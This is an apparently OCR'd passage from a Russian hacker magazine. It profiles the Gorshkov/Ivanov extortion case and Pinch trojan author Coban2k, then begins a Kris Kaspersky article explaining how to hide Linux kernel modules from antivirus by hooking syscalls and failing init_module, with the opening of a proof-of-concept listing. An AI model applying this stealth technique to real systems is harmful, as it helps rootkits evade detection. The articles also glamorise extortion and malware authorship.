


› Василий Горшков

ПО серверов, кредитной системы и т.д. В настоящий момент наша группа находится вне границ США, и законы нашей страны лояльны к деятельности подобного рода».
Дальше шел список уязвимостей, найденных хакерами. Админу предлагалось потребовать у начальства денег, чтобы «группа компьютерных экспертов» в следующий раз не разнесла все содержимое сервера к чертовой матери. С маленьких фирм требовали пару сотен баксов, с серьезных холдингов — по нескольку десятков тысяч долларов.
Несмотря на все это, Горшков по-прежнему относился к хакерству только как к методу добычи первоначального капитала. Двое его разработчиков не занимались взломом, продолжая работу над проектом. Они писали движок для сайта, программировали свою программу для организации интернет-аукциона.
Взломы же осуществляла группа хакеров, живших в разных городах постсоветского пространства. Вероятно, среди них были хакеры из Москвы и Петербурга. Горшкова с группой свел Иванов, представив коллектив компьютерщиков как Expert Group of Protection Against Hackers. В Expert Group состояло порядка 20 компьютерщиков.
Чаще всего подвергались нападению интернет-казино (как хранилища инфы о кредитных картах), банковские серверы и провайдеры. Взломщики вели себя нагло, временами безалаберно. Они не всегда уничтожали сведения о своем пребывании в системе, иногда даже оставляя файлы с содержанием вроде: «Здесь был Алекс».
Иванов и Горшков были уверены, что им ничего не грозит. Более того, хакеры предлагали себя в качестве security-консультантов! Иванов высылал свое резюме, сопровождая его фотографией. Впоследствии, кстати, сисадмин фирмы Lightrealm Communications говорил, что у него нет к Иванову никаких претензий. Хакер помогал тестировать безопасность ОС и не совершал никаких вредоносных действий. Эксперты с ухмылкой отвечали на это, что Lightrealm таким образом защищает не взломщиков, а себя — их серверы также были использованы для атак.
Впрочем, иногда возникали проблемы. Например, компания Speakeasy, занимающаяся предоставлением услуг доступа в интернет, отказалась платить хакерам даже перед угрозой взлома и опубликования отчета об уязвимостях. Иванов даже звонил Максу Чандлеру (администратору Speakeasy), используя оплаченную краденой кредиткой IP-телефонию. Макс заявил, что не будет спонсировать вымогателей, и пригрозил обратиться в полицию. На это Иванов ответил, что посадить его нет никакой возможности — в России законы о компьютерных преступлениях не работают. Отчасти он был прав, но он даже не догадывался, что произойдет в недалеком будущем...

Операция спецслужб

Как бы там ни было, бизнес шел в гору. Конечно, ни о каком онлайновом магазине речи уже не шло. Был осуществлен взлом сайта системы электронных платежей PayPal. Атака на серверы компании «Вестерн Юнион» обеспечила взломщиков информацией о 15 700 кредитках. Среди жертв команды Горшкова — финансовая компания Online Information Bureau, провайдеры VPM Internet и Goodnews Service, лос-анджелесский банк Nara Bank... За 9 месяцев «работы» хакеры получили около полумиллиона долларов.
Деньги, полученные вымогательством у компаний и с кредиток, переправлялись на счета в Румынию, Кипр и Казахстан. Люди на местах обналичивали баксы и пересылали их Горшкову.
Куда они девали такие бешеные суммы — загадка. Их знакомые говорят, что не замечали особых изменений в благосостоянии Горшкова или Иванова. Они не покупали дорогую одежду, недвижимость и не отдыхали на Гавайях. Правда, Иванов все-таки приобрел подержанную машину за тысячу долларов и мобильный.
Неизвестно, сколько бы еще длился кошмар американских сисадминов, если бы Иванов в качестве следующей жертвы не выбрал E-Money Inc. Это очень крупная компания в Вашингтоне, занимающаяся интерактивными расчетами. Было послано традиционное письмо приблизительно такого смысла: «Вы не защищены. Чтобы у вас не стало плохо с сердцем, дайте нам бабок. Что делать — нам очень нужны деньги». Получил это обнадеживающее послание ни админ младшего звена, а крутой дядька Йон Моргенштерн, который эту компанию, собственно, и возглавлял.



> Система PayPal — одна из жертв хакеров

> Та самая скандальная публикация в Washington post

Просили в этот раз хакеры много — 500 000 убитых енотов, что является немалой суммой даже для монстров рынка. Хакеры по своей излюбленной традиции выкачали всю инфу о кредитках клиентов, а в качестве доказательства серьезности своих намерений на одном из серверов оставили текстовый файл с приветом.

Йон нанял огромный штат security-экспертов, призванных обеспечить безопасность, купил новое оборудование, ПО. В итоге, на оснащение безопасности было потрачено в 2 раза больше, чем просили хакеры, — целый миллион. Это было, как говорится, дело принципа.

В результате телефонных переговоров с челябинцами Йону удалось снизить сумму, за которую Горшков обещал оставить в покое американцев, до всего лишь 75 тысяч. И нет бы заплатить, но жадность и вера в своих специалистов не позволили. В итоге хакеры задосили серверы компании, сделав ее работу невозможной. А ИТ-эксперты из security-фирм США лишь вздыхали.

Отчаявшись, Йон обратился в ФБР. В Бюро о «группе экспертов» из России были уже наслышаны. После серии взломов отдел по борьбе с киберпреступностью разросся до 700 человек. В связи с заявлением Йона было набрано еще 200 сотрудников. ФБР установило записывающие устройства на телефон Моргенштерна и прослушивало все его переговоры с хакерами.

А Иванов с Горшковым, сидя в тесной челябинской квартире, даже не подозревали, что по ту сторону океана против них ведется настоящая масштабная операция спецслужб. Спецслужбы разослали во все крупные компании США просьбу сразу же сообщать, если они столкнутся с вымогателями. Получившая такое письмо Network Services доложила, что у нее в консультантах числится хакер из России, и предоставила резюме Алексея Иванова, любезно сопровожденное им фотографией. Наглость и самоуверенность хакеров сыграла с ними злую шутку. Агенты уже не сомневались, что Иванов связан с терроризировавшими американские компании хакерами.

Руководивший делом Стефан Шредер сделал запрос в ФСБ с просьбой помочь в поимке злоумышленников. Но российские власти просьбу американцев проигнорировали. Наверное, тогда, в двухтысячном, киберпреступлениям в России действительно не придавали большого значения.

Стало ясно, что арестовать Иванова на территории России будет невозможно. Нужно было заманить хакера в США. Тогда агенты создали сайт несуществующей компьютерной фирмы Invita Technologies и сделали Иванову предложение продолжить работу в США в качестве secutity-эксперта этой фирмы. При этом «работодатели» из ФБР не забыли упомянуть, что получали хвалебные отзывы от компаний, до этого пользовавшихся его услугами.

Работать компьютерщиком в штатах Иванов мечтал давно. У него и в мыслях не было, что это может быть банальная подстава.

Прежде чем трудоустроиться, надо было пройти собеседование в Сиэтле. Дорогу ФБР с удовольствием оплатила. Алексей не только сам клюнул на удочку агентов, но еще и потащил с собой в Америку Горшкова. В качестве делового партнера. В аэропорту их дружелюбно встретили и отвезли в роскошный офис одной из компьютерных фирм.

Якобы для того чтобы парни продемонстрировали свой профессионализм, им было предложено взломать несколько сайтов, что, сам понимаешь, для них было пустяком и делом житейским.


И вот тут начинается самый странный момент в деле… Заглядывая вперед повествования, сообщу, что главными доказательствами вины Иванова и Горшкова в суде послужила информация с их домашних компьютеров. Естественно, никаких жестких дисков ФБР не выкрадывало. Вряд ли Иванов вез с собой CD с логами всех взломов.

Доподлинно известно, что на предоставленных хакерам в Сиэтле компьютерах были установлены кейлоггеры. Но взлом в присутствии агентов нельзя ставить им в вину — они же считали, что это необходимый этап трудоустройства, и виноват тут может быть только «заказчик». Так что эти взломы доказывали лишь тот факт, что хакеры действительно обладали соответствующими навыками и умениями. Но за это не посадишь.

Если верить спецслужбам, то они получили доступ к компьютерам челябинцев удаленно. То есть взломав.

Но неужели такой специалист, как Иванов, держал на своей машине дырявое ПО? И получается, что личный комп хакера был взломан еще до его отлета в Сиэтл? Как бы там ни было, все содержимое жестких дисков хакеров находилось у ФБР.

После «собеседования» Иванова с Горшковым уже везли на машине в тюрьму.



> Портал www.fbi.gov

> Алексей Иванов

Об осужденных и скрывшихся

Хакеры были арестованы в конце 2000 года. В октябре 2002-го суд вынес приговор по делу Горшкова — 3 года тюрьмы. Иванов дождался суда только в 2003-м. На суде прокурор заявил, что деятельность Иванова принесла ущерб в 25 миллионов долларов.

Итог — 4 года лишения свободы. Хакерам, конечно, еще повезло, что они отбывали срок в США, а не в России.

Адвокат подсудимых Кеннет Канев настаивал на том, что ФБР нарушило статью конституции, обеспечивающую неприкосновенность личности. Ведь взлом компьютеров, к которому агенты прибегли, — это правонарушение.

А улики, добытые с нарушением закона, уликами не являются. Более того, за наших хакеров — подумать только — вступились ребята из родной ФСБ. На полном серьезе говорилось о возможности заведения уголовного дела на американцев по 272 статье УК РФ, потому как когда хакеров судят люди, орудующие хакерскими методами, — это нонсенс.

Но разговоры остались разговорами, и доводам адвоката суд не внял.В тюрьме Горшков обучал местных уголовников русскому языку, много читал и даже выиграл чемпионат по шахматам.

Спустя 3 года после ареста, Василий вернулся на родину. Но свободным его трудно назвать — американский суд постановил, что Горшков должен выплатить компенсацию в размере 690 тысяч долларов. Как он будет это делать, неясно. Надеюсь, обойдется без взлома серверов.

В этом деле, о котором можно снять полноценный приключенческий фильм, есть еще много странностей. В команде Горшкова было порядка 20 человек. Иванов, давая показания, назвал имена семерых подельников. Ни один из них осужден не был. Все, кто был в группе Горшкова, залегли на дно. Ники, которыми пользовались хакеры, больше не появлялись на просторах Сети.

Позже Иванов в своих письмах писал, что действовало две группы хакеров. В первой работали они с Горшковым, во второй же числились совсем другие люди. Именно они, по его словам, и осуществляли основные взломы, в том числе и DDoS серверов компании E-Money Inc. Впрочем, свою вину он не отрицал и перед пострадавшими извинился.

В Челябинске же хакеры стали национальными героями. Декан университета, в котором учился один из них, назвал их действия «компьютерными чудесами» и сказал, что суд вынес слишком суровый приговор. После ареста хакеров ряд американских сайтов был взломан, а на главных страницах был помещен лозунг: «Свободу Василию Горшкову!»

Суд над русскими хакерами, и без того демонизированными западной прессой, имел в штатах широкую огласку. Сюжеты в теленовостях, заголовки на новостных ресурсах, статьи в печати.

Естественно, факты там перевирались до абсурдного; отдельные акулы пера заявляли, что Иванов хакнул спутник. Впрочем, одну профессиональную и очень интересную статью я все же нашел. Это журналистское расследование в Washington post, где, помимо прочего, автор пишет об одном из хакеров, избежавших жестоких рук правосудия.


Ариана Еуньянг (Ariana Eunjung) рассказывает, что беседовала с одним из хакеров, оставшихся на свободе. Она не называет его фамилии, упоминая лишь имя — Михаил. Михаил — ровесник Иванова и в настоящее время работает программистом. Агенты ФБР отправляли ему письмо, рассчитывая, что Михаил явится с повинной. Последний посоветовал спецслужбам оставить его в покое и заявил, что будет заниматься тем же, чем и раньше. Михаил живет в центре Москвы, в квартире, купленной на средства, вырученные путем вымогательств у иностранных компаний, катается на новенькой Honda Prelude.

О своем участии в махинациях Горшкова говорить не любит. Утверждает, что его роль сводилась к поиску ценной инфы на взломанных серверах, что вымогательством и собственно хаком он не занимался.

Сейчас он добывает частную информацию, а потом ее распространяет. Например, торгует базой данных клиентов юридической фирмы. Его жена и мать в курсе его деятельности.

Он говорит, что не боится никакого наказания.

Впрочем, всей вышеприведенной информации можно доверять настолько, насколько вообще можно доверять американской прессе. Комментируя публикацию в Washington post, в ФБР заявили, что рано или поздно все хакеры, покушающиеся на безопасность серверов США, будут арестованы и приданы суду. Какие же они все-таки наивные! Русские хакеры, в отличие от американской мафии, бессмертны. И на каждый американский сервер у нас всегда найдется парочка своих Ивановых.



ИЛЬЯ АЛЕКСАНДРОВ
/ ILYA_AL@RAMBLER.RU /

X-PrOFiLE

X-PROFiLE



БИОГРАФИЧЕСКАЯ СПРАВКА

Один из самых одиозных российских хакеров появился на свет в небольшом украинском городке Ровно в 1984 году. Его отец был инженером — спектрумы, собранные руками родителя, во многом определили выбор жизненного пути Александра. С детства окруженный микросхемами и системными блоками, уже в третьем классе талантливый парень начал писать свои первые программы. Конечно же, на Бейсике. «Убогие рисунки, созданные с помощью стандартных функций line() и cricle()» — так впоследствии отзывался о них сам Coban. Его ник, кстати, сохранился с тех же самых времен. «Кабаном» его называли и друзья, и родители. Почему так, никто уже и не вспомнит, но Александр уверяет, что толстым не был никогда. Ну а приставка «2k» появилась, дабы отличаться от других, бестолковых кабанов-ламеров.

В школе Coban учился неважнецки, единственная пятерка стояла по информатике. Все свободное время уделял программированию: олимпиадным задачам, книгам отечественных авторов вроде Окулова и Липского. Детально изучал Паскаль, а Дельфи до сих пор остается любимой средой его разработки.

В начале нового тысячелетия Coban2k стал членом хак-тимы Ld-Team. Общение с единомышленниками сильно

АЛЕКСАНДР ДЕМЧЕНКО AKA COBAN2K

повлияло на Александра, с тех пор основная сфера его деятельности — сетевая безопасность.

Известность на этом поприще он получил среди ICQ-хакеров. Coban написал TICQClient — компонент для Дельфи, позволяющий сделать как свой безобидный аналог софту от Мирабилис, так и убойный флудер. Потом из-под его клавиатуры вышел еще один компонент, нареченный ICQMenace. Код, «помогающий понять проток ICQ», пользовался большим успехом у создателей сниферов.

Выход же трояна Pinch навсегда вписал ник его автора в историю русского хак-андеграунда. Впрочем, несмотря на разработку ряда ужасающих обычного юзера программ, хакингом как таковым Александр ни занимался никогда. Программирование, по его утверждению, куда интереснее угона чужих уинов и взлома сайтов.

ПРОЕКТЫ


Pinch — это один из первых проектов, написанных Coban'ом на Ассемблере. Pinch является аналогом трояна, сделанного до этого Ld-Team. Первая его версия была разработана всего за две недели.

Последующие, улучшенные версии трояна в 2003/2004 годах вызвали настоящую эпидемию. Pinch добывал пароли почти от всех клиентов ICQ, почтовиков, TotalCommander, включал в себя шпиона клавиатуры и удаленную консоль... При этом откомпилированный трой весил 10 Кб и распространялся с открытыми исходниками. Более совершенного оружия скрипткидисам еще никто не дарил. Выложенные для скачивания в свободный доступ версии Pinch сегодня палятся всеми антивирусами. Новые же релизы доступны лишь на коммерческой основе.

Coban2k является автором MicroJoiner. Мы уже писали об этой проге — с помощью нее ты можешь отправить доверчивому юзеру фотку голой Курниковой, склеенную с MyDoom.exe

«ХАК-СЦЕНА СЕЙЧАС НА 90% СОСТОИТ ИЗ ПОДРОСТКОВ-НЕУДАЧНИКОВ, КОТОРЫЕ, ВМЕСТО РАСПИТИЯ ПИВА И ГУЛЯНИЙ ПО ДЕВКАМ, СТРОЯТ ИЗ СЕБЯ ХАКЕРОВ, ПРОТРОЯНИВАЯ/ЛОМАЯ ВСЕХ ПОДРЯД»

> Статья Coban'а о дыре в ослике



> Программа Multi Password Recovery

Александр написал несколько прог для дешифрации файлов винды, утилиту для «подсматривания» паролей и телефонных номеров от Dial-Up соединения на удаленном ПК. Так что если есть еще несчастные модемщики — имейте ввиду.

Coban2k не обошел вниманием и такую важную в нашем нелегком деле вещь, как криптографию. В частности, рекомендую посмотреть его HashLib! — понимающую большинство современных алгоритмов библиотеку для Delphi.

Да, обладателям элитных шестизначек напомню, что за ICQ-tools (набор софтин для аолхакеров) кланяться в ноги тоже нужно Coban'у.

Александр, помимо хакерского софта, работает и над вполне миролюбивыми программами: TVyChat и MP3Info. TVyChat является клиентом для обмена сообщениями, используя протокол Vypress chat, а MP3Info показывает всю информацию об mp3-файле — битрейт, частоту, исполнителя и прочее.

Весь софт доступен на www.cobans.net. Сначала этот ресурс создавался для одной локальной сети, но сейчас это официальный сайт Александра Демченко.

ЧЕМ ЗАНИМАЕТСЯ СЕЙЧАС

Coban2k проживает в Молдавии, учится на ИТ-спеца в Молдавском государственном университете.

Сейчас работает над Multi Password Recovery, это софт для восстановления забытых паролей (passrecovery.com). Планирует разработать систему удаленного администрирования с нормальным интерфейсом, движок для электронных журналов (смерть ЖЖ!) и — самое главное — компилятор Бейсика. Наверное, это необходимо для создания сплойтов под новую винду, не иначе.

Периодически Coban2k пишет статьи и руководства на форумах сайтов wasm.ru, web-hack.ru и в журнале «ХакерСпец» =). О месте работы рассказывает коротко и уклончиво: «Фрилансер».

ХОББИ

Coban увлекается спортивным боулингом. Любит читать и читает строго фантастику, самую разнообразную. Интересуется развитием демо-сцены. Админит сеть в своем дворе.



> Конфигурирование трояна

«УГОЛОВНЫЙ КОДЕКС ОТНОСИТЕЛЬНО КОМПЬЮТЕРНЫХ ПРЕСТУПЛЕНИЙ ДАЛЕКО НЕ ИДЕАЛЕН. НО Я УК НЕ БОЮСЬ. ТЕХ ЖЕ АВТОРОВ СЕРВЕРА APACHE МОЖНО ОБВИНИТЬ В СОЗДАНИИ ВРЕДОНОСНЫХ ПРОГРАММ, ТАК КАК APACHE СПОСОБЕН ПОСЛУЖИТЬ УТЕЧКЕ КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ ИЛИ РАСПРОСТРАНЕНИЮ (ХОСТИНГУ) ВРЕДОНОСНЫХ ПРОГРАММ»



КРИС КАСПЕРСКИ

ПРИЗРАКИ ЯДРА, ИЛИ МОДУЛИ-НЕВИДИМКИ

СОЗДАНИЕ LKM-МОДУЛЕЙ, КОТОРЫЕ НЕВОЗМОЖНО ОБНАРУЖИТЬ


Потребность в создании невидимых модулей ядра растет с каждым днем — антивирусная индустрия набирает обороты, на рынке присутствует множество virginity-checker'ов, проверяющих систему на предмет дефлорации. Кроме того, в хакерских журналах опубликована масса статей, рассказывающих, как прятать модули от штатных средств ОС, в результате чего старые трюки уже не работают. Требуется что-то принципиально новое. В этой статье речь пойдет главным образом о сокрытии загружаемых модулей в Linux, но предложенные приемы с ничуть не меньшим успехом можно использовать в NT и BSD.

Лучший способ замаскировать модуль — не иметь модуля вообще. И это не шутка! Модули представляют собой унифицированный механизм, обеспечивающий легальную загрузку/выгрузку компонентов ядра. Однако существуют и другие механизмы проникновения на уровень ядра, некоторые из них описаны в моей статье «Захват нулевого кольца», но все они не универсальны и не надежны. С другой стороны, любая попытка явного стелсирования (смот ри статью «Поиграем с туксом в прятки») — это стопроцентное палево, выдающее факт вторжения с головой. Антивирусу достаточно вручную пройтись по всем структурам ядра, а затем сравнить полученный результат с данными, возвращенными легальными средствами (например, командой lsmod).


Поэтому, чтобы не иметь проблем с маскировкой модуля, достаточно просто не регистрировать его в списке модулей, отказаться от предоставляемого системой унифицированного интерфейса и размещать свое тело в ядерной памяти самостоятельно. Но для этого сначала нужно вырыть нору, ведь мыши, модули и прочие грызуны живут в норах, а на открытом пространстве быстро погибают, становясь легкой добычей лис, филинов и других ухающих хищников.

Руководящая идея

Пишем модуль как обычно, но в процедуре init_module() выделяем блок памяти вызовом __get_free_pages (или любой другой функцией из семейства kmalloc(), смотри врезку «Чем выделять память»). Копируем туда резидентный код, делающий что-то «полезное», перехватываем все необходимые системные вызовы, заставляя их передавать управление резидентному



> Некорректный перехват системного вызова приводит к аварийному завершению обратившегося к нему процесса, а не всего ядра целиком (как это происходит в NT)



> Сборка, загрузка и демонстрация работы невидимого модуля

коду (который, кстати говоря, должен быть перемещаемым, то есть сохранять работоспособность независимо от базового адреса загрузки). После этого мы возвращаем -1, сообщая системе, что вызов init_module() потерпел неудачу.

В результате — модуль не загружается, но и выделенная им память не освобождается, а это значит, что резидентный код продолжает работать! Причем определить, каким именно модулем был выделен тот или иной блок памяти, в общем случае невозможно, и даже обнаружив резидентный код, антивирус не сможет сказать, откуда он тут взялся!

Proof-of-concept module, или готовая демонстрация

Давай в качестве разминки соорудим минимально работающий невидимый LKM-модуль для Linux с ядром версии 2.4 (ядро 2.6 потребует незначительных изменений, о которых я расскажу ниже). Вот в операционных системах BSD и NT все сильно по-другому, хотя основополагающий принцип тот же: в процедуре инициализации выделяем память, копируем туда резидентный код, перехватываем один или несколько системных вызовов и возвращаем ошибку, приводящую к выгрузке модуля из памяти. Подробнее о технике написания LKM- и KLD-модулей под BSD можно прочитать в моих предыдущих статьях. Также рекомендуется ознакомиться с циклом статей Four-F'а на wasm'е, покрывающим собой все основные аспекты разработки драйверов: www.wasm.ru/article.php?article=drvw2k01.

Но вернемся к Linux'у. Наш «невидимка» будет перехватывать системный вызов SYS_mkdir, возвращая неизменную ошибку вместо передачи управления оригинальному syscall'у, в результате чего создание новых директорий окажется невозможным (во всяком случае, до перезагрузки системы). Это сделано для облегчения листинга и упрощения его понимания. Примеры реализации полноценных перехватчиков содержатся в моей статье «Системный шпионаж в *nix».

В качестве шасси мы будем использовать скелет LKM-драйвера, приведенный в уже упомянутой статье «Поиграем с туксом в прятки». Фактически мы только выбросим процедуру cleanup_module(), выполняющуюся при выгрузке модуля из памяти (ведь наш модуль никогда не выгружается), добавим функцию thunk_mkdir(), замещающую собой старый системный вызов SYS_mkdir(), и напишем несколько сток кода, обеспечивающих выделение памяти, копирование thunk_mkdir() и подмену оригинального SYS_mkdir'а. Если отбросить комментарии, на все про все понадобится менее десяти строк на языке Си!

СЕРДЦЕВИНА НЕВИДИМОГО LKM-МОДУЛЯ

```
/* заглушка на функцию SYS_mkdir,
всегда возвращающая -1, то есть
блокирующая всякую попытку создания
директории с сообщением об ошибке
;), естественно, в полновесном
вирусе или rootkit'е здесь должен
быть обработчик, передающий уп-
равление оригинальному системному
вызову */
thunk_mkdir()
{
   return -1;
